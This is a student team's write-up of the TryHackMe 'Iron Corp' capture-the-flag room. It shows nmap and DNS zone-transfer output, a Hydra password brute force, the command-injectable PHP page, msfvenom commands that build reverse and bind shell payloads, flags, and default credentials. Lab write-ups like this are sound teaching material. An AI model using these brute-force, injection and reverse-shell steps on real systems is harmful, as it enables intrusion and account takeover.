PenTest 2

TL5L

THE CONVOCATION

Members

ID	Name	Role
1211102601	Adil Azraie Bin Razman	Leader
1211101903	Daniysh bin Ahmad Azwang Aisram	Member
1211102301	Muhammad Aqrel Bin Shahrulanuar Mushaddat	Member
-	-	-


This is the write-up of our progress in the Iron Corp room in TryHackMe. This is a group effort that is challenged to us as part of the penetration test 2 for PSP0201. The following is our solution to the challenge:

RECON AND ENUMERATION

MEMBERS INVOLVED: ADIL, DANIYSH, AQREL

TOOLS USED: Kali Linux, sudo, nmap, dig, hydra


After receiving the IP address the page on TryHackMe stated that we need to edit the etc/hosts config file and add the IP address there. Using the line `sudo nano /etc/hosts` we gained access to edit the file and add ironcorp.me into it.




After editing the /etc/hosts file we can finally move on to recon and using nmap to identify the open hosts, the line we used was `nmap -n -Pn -sC -sV -p53,135,3389,8080,11025,49667,49670 ironcorp.me -o ironcorp.me`. The following was shown.

```
┌──(kingarthur㉿KingArthur)-[~]
└─$ nmap -n -Pn -sV -sC -p53,135,3389,8080,11025,49667,49670 ironcorp.me -o i
roncorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 18:11 +08
Nmap scan report for ironcorp.me (10.10.157.98)
Host is up (0.20s latency).

PORT      STATE    SERVICE       VERSION
53/tcp    open     domain        Simple DNS Plus
135/tcp   open     msrpc         Microsoft Windows RPC
3389/tcp  open     ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: WIN-8VMBKF3G815
|   NetBIOS_Domain_Name: WIN-8VMBKF3G815
|   NetBIOS_Computer_Name: WIN-8VMBKF3G815
|   DNS_Domain_Name: WIN-8VMBKF3G815
|   DNS_Computer_Name: WIN-8VMBKF3G815
|   Product_Version: 10.0.14393
|_  System_Time: 2022-08-02T10:12:31+00:00
| ssl-cert: Subject: commonName=WIN-8VMBKF3G815
| Not valid before: 2022-08-01T10:10:27
|_Not valid after:  2023-01-31T10:10:27
|_ssl-date: 2022-08-02T10:12:39+00:00; 0s from scanner time.
8080/tcp  open     http          Microsoft IIS httpd 10.0
|_http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
11025/tcp open     http          Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c
PHP/7.4.4)
|_http-title: Coming Soon - Start Bootstrap Theme
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
49667/tcp open     msrpc         Microsoft Windows RPC
49670/tcp filtered unknown
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 69.29 seconds
```

We could see a few ports open, so we decided to access port 53.



and we also decided to access port 8080.



A dashboard for Dashtreme Admin appears, after examining the website we didn't notice anything of interest and decided to move on.

The next thing we decided to do was use the dig tool. The first line we used was `dig ironcorp.me`


```
┌──(kali㉿kali)-[~]
└─$ dig 10.10.100.32

; <<>> DiG 9.17.19-3-Debian <<>> 10.10.100.32
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 18262
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;10.10.100.32.                  IN      A

;; AUTHORITY SECTION:
.                       86399   IN      SOA     a.root-servers.net. nstld.verisign-grs.com. 2022080200 1800 900 6048
00 86400

;; Query time: 16 msec
;; SERVER: 8.8.8.8#53(8.8.8.8) (UDP)
;; WHEN: Tue Aug 02 05:28:55 EDT 2022
;; MSG SIZE  rcvd: 116
```

then `dig @10.10.100.32 ironcorp.me axfr`

```
┌──(kali㉿kali)-[~]
└─$ dig @10.10.100.32 ironcorp.me axfr

; <<>> DiG 9.17.19-3-Debian <<>> @10.10.100.32 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.            3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.      3600    IN      A       127.0.0.1
internal.ironcorp.me.   3600    IN      A       127.0.0.1
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 244 msec
;; SERVER: 10.10.100.32#53(10.10.100.32) (TCP)
;; WHEN: Tue Aug 02 05:29:45 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)
```

On this second command we found out that 2 subdomains were running internally. We decided to try and access each subdomain.


From here Aqrel took over as Adil's port for 11025 was not open on the second time of doing it while taking screenshots for this write-up. We gained access to the subdomain of admin.ironcorp.me and this security pop up asking for login and password.



From here we decide to bruteforce our way in by using Hydra and using the 10000 most common passwords. After a few tinkering and confusion here and there we got the login and password.


```
┌──(kingarthur㉿KingArthur)-[~]
└─$ hydra -l admin -P /home/kingarthur/Downloads/10-million-password-list-top
-10000.txt -s 11025 admin.ironcorp.me http-get
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 18:
44:23
[WARNING] You must supply the web page as an additional option or via -m, def
ault path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10000 login tries (l:1/p:
10000), ~625 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[11025][http-get] host: admin.ironcorp.me   login: admin   password: password
123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-02 18:
45:14
```

Inserting these into the website showed us this:



INITIAL FOOTHOLD AND EXPLOITING

MEMBERS INVOLVED: ADIL, AQREL, DANIYSH
TOOLS USED:



Now that we can access the authentication, we have decided to look closer to the source code of the response.


We found a PHP code and it is as follows:

```
}
A:link {
border: 1px;
    COLOR: red; TEXT-DECORATION: none
}
A:visited {
    COLOR: red; TEXT-DECORATION: none
}
A:hover {
    color: White; TEXT-DECORATION: none
}
A:active {
    color: white; TEXT-DECORATION: none
}
</STYLE>
<script type="text/javascript">
<!--
    function lhook(id) {
       var e = document.getElementById(id);
       if(e.style.display == 'block')
          e.style.display = 'none';
       else
          e.style.display = 'block';
    }
//-->
</script>
<html>

<body>

    <b>My name is: </b><pre>
    Equinox
</pre>
</body>

</html>


<!DOCTYPE HTML>
<html>
    <head>
        <title>Search Panel</title>
    </head>

    <body>
        <h2>Ultimate search bar</h2>
```

It seems that the server is sending back a name; Equinox.

Now how about we run this by typing this command:
curl -X GET -H $'Authorization: Basic username/password'
'http://admin.ironcorp,me:11025/?r=http://admin.ironcrop.me:11025/name.php?name=

Then this pops up:



We came up with a lot of random things throughout our trial-and-error session and we have decided to do some enumeration.

First and foremost, let's have a quick look at the vulnerable code which made it possible to perform code execution:


```
PS E:\xampp\htdocs\internal> cat .htaccess
order deny,allow
deny from all
allow from 127.0.0.1
PS E:\xampp\htdocs\internal> cat name.php
<html>

<body>

        <b>My name is: </b><pre>
        <?php

                $cmd = "echo Equinox".$_REQUEST['name'];
                passthru($cmd);

        ?></pre>
</body>

</html>
```

We also found the password.txt file and this is how it looks like:

```
E:\xampp>type passwords.txt
type passwords.txt
### XAMPP Default Passwords ###

1) MySQL (phpMyAdmin):

   User: root
   Password:
   (means no password!)

2) FileZilla FTP:

   [ You have to create a new user on the FileZilla Interface ]

3) Mercury (not in the USB & lite version):

   Postmaster: Postmaster (postmaster@localhost)
   Administrator: Admin (admin@localhost)

   User: newuser
   Password: wampp

4) WEBDAV:

   User: xampp-dav-unsecure
   Password: ppmax2011
   Attention: WEBDAV is not active since XAMPP Version 1.7.4.
   For activation please comment out the httpd-dav.conf and
   following modules in the httpd.conf

   LoadModule dav_module modules/mod_dav.so
   LoadModule dav_fs_module modules/mod_dav_fs.so

   Please do not forget to refresh the WEBDAV authentification (users and passwords).

E:\xampp>
```

Now the hardest part is to get to the root.txt file. After going back and forth in enumeration, we decided to use this one particular tool, Empire and see if it would help us in finding the file.

So let's cut to the chase and run more enumeration and see if we can get access to the root.txt file.



As you can see above, we are "system" meaning that we have tons of access already but for some reason, we aren't able to get to the root.txt file.

Now what else is left to do? We have multiple other methods as well but it doesn't seem to work as we expected it to be.

We have tried a meterpreter as well and that doesn't seem to work either. We are running out of options here.

After wasting quite a bit of time, we created a couple of payloads using this one tool called msfvenom:

- msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f exe > shell.exe
- msfvenom -p windows/meterpreter/reverse_tcp -e shikata_ga_nai -i 3 -f exe > encoded.exe
- msfvenom -a x64 – platform windows -p windows/shell/bind_tcp -e x64/shikata_ga_nai -b '\x00'-f exe

and so on and so forth…

At the same time, we were digging up reverse shells on Google and stumbled upon this webpage that contains a meterpreter reverse shell with PowerShell.

So we gave it a shot and lo and behold… we have found the hashes that the other tools we used couldn't find.


Decrypting those hashes eventually would lead us to the flags:

```
User.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
Root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
```

Disclaimer:
Some of the screenshots used for the write-up during the exploiting part are borrowed from the source as we didnt take screenshots but the procedure is more or less the same.

Source:
https://medium.com/@bamroatbabak/iron-corp-tryhackme-walkthrough-b2801446f963

Contributions:

ID	Name	Contribution	Signatures
1211102601	Adil Azraie Bin Razman	Organized things with group members, wrote the write-up form, did the recon and enumeration and helped with the exploiting.	
1211101903	Daniysh bin Ahmad Azwang Aisram	Did Recon and enumeration. Did the privilege escalation and got us the user and root flags.	
1211102301	Muhammad Aqrel Bin Shahrulanuar Mushaddat	Helped for enumeration especially at the hydra part, continued with getting our initial foothold and exploiting. Helped get screenshots for the Write-Up.	
-	-	-	-

VIDEO LINK: https://youtu.be/kIaOStWUQMw